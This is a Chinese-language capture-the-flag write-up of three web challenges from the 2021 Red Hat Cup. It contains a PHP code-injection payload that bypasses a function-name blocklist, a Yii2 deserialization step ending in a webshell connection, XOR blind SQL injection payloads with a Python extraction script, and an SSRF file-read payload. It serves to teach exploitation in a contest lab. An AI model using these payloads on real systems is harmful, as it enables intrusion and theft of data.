




[2021红帽杯]Web writeup

原创

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分类专栏: [CTF](#)

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19 篇文章 1 订阅

订阅专栏

find_it

老套路扫一下目录

```
[19:49:18] 403 - 331B - /cgi-bin/login.cgi
[19:49:18] 403 - 330B - /cgi-bin/test-cgi
[19:49:24] 200 - 381B - /index.php
[19:49:24] 200 - 381B - /index.php/login/
[19:49:26] 200 - 14KB - /logo
[19:49:33] 200 - 84B - /robots.txt
[19:49:33] 403 - 328B - /server-status/
[19:49:33] 403 - 327B - /server-status
```

貌似只有君子协定有用, 打开看看

```
When I was a child,I also like to read Robots.txt
```

```
Here is what you want:1ndexx.php
```

打开1ndexx.php 发现打不开,



该网页无法正常运行

eci-2zeir5o8p6vha4uxh23k.cloudeci1.ichunqiu.com 目前无法处理此请求。

HTTP ERROR 500

重新加载

尝试一下是否有备份

```
/.1ndexx.php.swp
```

发现了一串代码：

```

<?php $link = mysql_connect('localhost', 'root'); ?>
<html>
<head>
<title>Hello worlddd!</title>
<style>
body {
background-color: white;
text-align: center;
padding: 50px;
font-family: "Open Sans","Helvetica Neue",Helvetica,Arial,sans-serif;
}

#Logo {
margin-bottom: 40px;
}
</style>
</head>
<body>

<h1><?php echo "Hello My freind!"; ?></h1>
<?php if($link) { ?>
<h2>I Can't view my php files?!</h2>
<?php } else { ?>
<h2>MySQL Server version: <?php echo mysql_get_server_info(); ?></h2>
<?php } ?>
</body>
</html>
<?php

#Really easy...

$file=fopen("flag.php","r") or die("Unable 2 open!");

$I_know_you_wanna_but_i_will_not_give_you_hhh = fread($file,filesize("flag.php"));

$hack=fopen("hack.php","w") or die("Unable 2 open!");

$a=$_GET['code'];

if(preg_match('/system|eval|exec|base|compress|chr|ord|str|replace|pack|assert|preg|replace|create|function|call
|\~|\^|\`|flag|cat|tac|more|tail|echo|require|include|proc|open|read|shell|file|put|get|contents|dir|link|dl|var
|dump/', $a)){
die("you die");
}
if(strlen($a)>33){
die("nonono.");
}
fwrite($hack,$a);
fwrite($hack,$I_know_you_wanna_but_i_will_not_give_you_hhh);

fclose($file);
fclose($hack);
?>

```

构造payload:

```
/?code=<?php%20phpinfo();?>
```

然后访问一下hack.php查看phpinfo

本来只是想指向探针看一下，没想到flag直接给了

Environment

Variable	Value
APACHE_PID_FILE	/var/run/apache2/apache2.pid
HOSTNAME	engine-1
APACHE_RUN_USER	www-data
TERM	xterm
APACHE_LOG_DIR	/var/log/apache2
PATH	/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SUPERVISOR_GROUP_NAME	apache2
PWD	/
ICQ_FLAG	flag(5bd378f8-2acd-4f94-8d95-531be33aba1a)
LANG	C
APACHE_RUN_GROUP	www-data
PHP_UPLOAD_MAX_FILESIZE	10M
SUPERVISOR_ENABLED	1
SHLVL	0
PHP_POST_MAX_SIZE	10M
SUPERVISOR_PROCESS_NAME	apache2
DEBIAN_FRONTEND	noninteractive
SUPERVISOR_SERVER_URL	unix:///var/run/supervisor.sock
APACHE_LOCK_DIR	/var/lock/apache2
APACHE_RUN_DIR	/var/run/apache2

framework

打开发现是 yii2反序列化

随即打开百度，来找一下复现：

```
https://mp.weixin.qq.com/s?__biz=MzU5MDI0ODI5MQ==&mid=2247485129&idx=1&sn=b27e3fe845daee2fb13bb9f36f53ab40
```

然后回到题目，按照常理我扫了一下网站目录，发现了 `www.zip`：

```
[19:04:46] 200 - 318B - /favicon.ico
[19:04:48] 200 - 2KB - /index.php
[19:04:48] 200 - 2KB - /index.php/login/
[19:04:56] 200 - 23B - /robots.txt
[19:05:02] 200 - 18MB - /www.zip
```

下载到本地发现正好是源码，就在本地搭建环境

丢进去phpstudy里，按照大佬的漏洞复现，在controllers下创建 `Controller.php`

```
phpstudy_pro > WWW > html > controllers > Controller.php
poc.php x Controller.php x
<?php
namespace app\controllers;
use yii\web\Controller;

class TestController extends \yii\web\Controller
{
    public function actionSss($data){
        return unserialize(base64_decode($data));
    }
}
?>
```

然后再新建个 `poc.php`

在里面写：


打开蚁剑，直接连上马：

The screenshot shows the AntSword interface with the following components:

- Address Bar:** 111.202.98.85
- Left Panel (目录列表 (2)):** A tree view showing the directory structure: / > var > www > html > web. The 'web' folder is selected.
- Right Panel (文件列表 (7)):** A table listing files in the selected directory. The table has columns for Name (名称), Date (日期), Size (大小), and Attributes (属性).
- Task List (任务列表):** Located at the bottom, it shows two successful operations: '添加数据成功!' (Add data successful!) and '连接成功!' (Connect successful!).


名称	日期	大小	属性
assets	2021-05-09 11:03:52	4 Kb	0750
css	2021-05-08 18:31:26	4 Kb	0750
1.php	2021-05-09 11:16:20	24 b	0644
favicon.ico	2021-05-08 18:31:25	318 b	0750
index.php	2021-05-08 18:31:25	397 b	0750
robots.txt	2021-05-08 18:31:26	23 b	0750
www.zip	2021-05-08 18:31:31	17.93 Mb	0750

看了一圈发现flag再根目录：




然后发现没有权限。。。。。。又卡住了

但是我做题晚上刚刚复现了蓝帽的web题，有disable_functions绕过插件，就去试了一下



然后试着读了一下



它就出来了!!!!!!

#WebsiteManger

是一道注入题

跑了一下sqlmap

发现了两个参数:

username password

```
GET http://eci-2zefme7yqvztqdsnszy.cloudeci1.ichunqiu.com/image.php?id=3
```

和 /image.php 下的id

注入了一下发现前两个都不是, 随即对 id 下手

尝试了几种注入都无效, 最后发现是异或注入

构造payload:

```
/image.php?id=1^(ascii(substr((select(database())),1,1))>1)^1
```

有回现, 尝试变更参数

直到:

```
/image.php?id=1^(ascii(substr((select(database())),1,1)>99)^1
```

时没有回显，证明数据库第一位是c

获取第二位：

```
/image.php?id=1^(ascii(substr((select(database())),2,1)>1)^1
```

发现到 117 没有回显

证明第二位为t

依次类推，获得第三位为f

当数据库位数为4位时始终没有回显。证明只有三位，且数据库名为 `ctf`

知道了数据库名就好办了，直接起脚本，依次爆）：

```
import requests
import time
url = "http://eci-2zefme7yqvztqdsonszy.cloudeci1.ichunqiu.com/image.php?id=1^(ascii(substr((select(group_concat(table_name))from(information_schema.tables)where(table_schema='ctf')),{0},1))>{1})^1"
word=""
for i in range(1,1000):
    l = 32
    h = 128
    mid = (l + h)
    while (l < h):
        nurl=url.format(i,mid)
        r=requests.get(url=nurl)
        if 'JFIF' in r.text:
            l = mid + 1
        else:
            h = mid
        mid = (l + h) // 2
        time.sleep(0.1)
    word += chr(mid)
    print(word)
print(word)
```

获得表名为 users

之后依次修改url 继续 爆破

最终爆破出来密码为（当前环境下的密码）：

```
3ef2870
3ef28706
3ef287066
3ef2870669
3ef2870669a
3ef2870669ac
3ef2870669ac4
3ef2870669ac4d
3ef2870669ac4d2
3ef2870669ac4d2c
3ef2870669ac4d2c2
3ef2870669ac4d2c27
3ef2870669ac4d2c27e
3ef2870669ac4d2c27ea
3ef2870669ac4d2c27ea2
3ef2870669ac4d2c27ea2
3ef2870669ac4d2c27ea2
```

然后登录管理员账号:

Is website alive?

Your Website

Referer You Want to Use(optional)

[Test it!](#)

抓包查看发现是ssrf 读取文件漏洞

构造payload:

```
file:/// /flag
```

获得flag

Is website alive?

We use curl to detect whether website is alive string(46) ["flag{c0590b8c-38fb-46da-a9c9-9dcc278030cb}"]"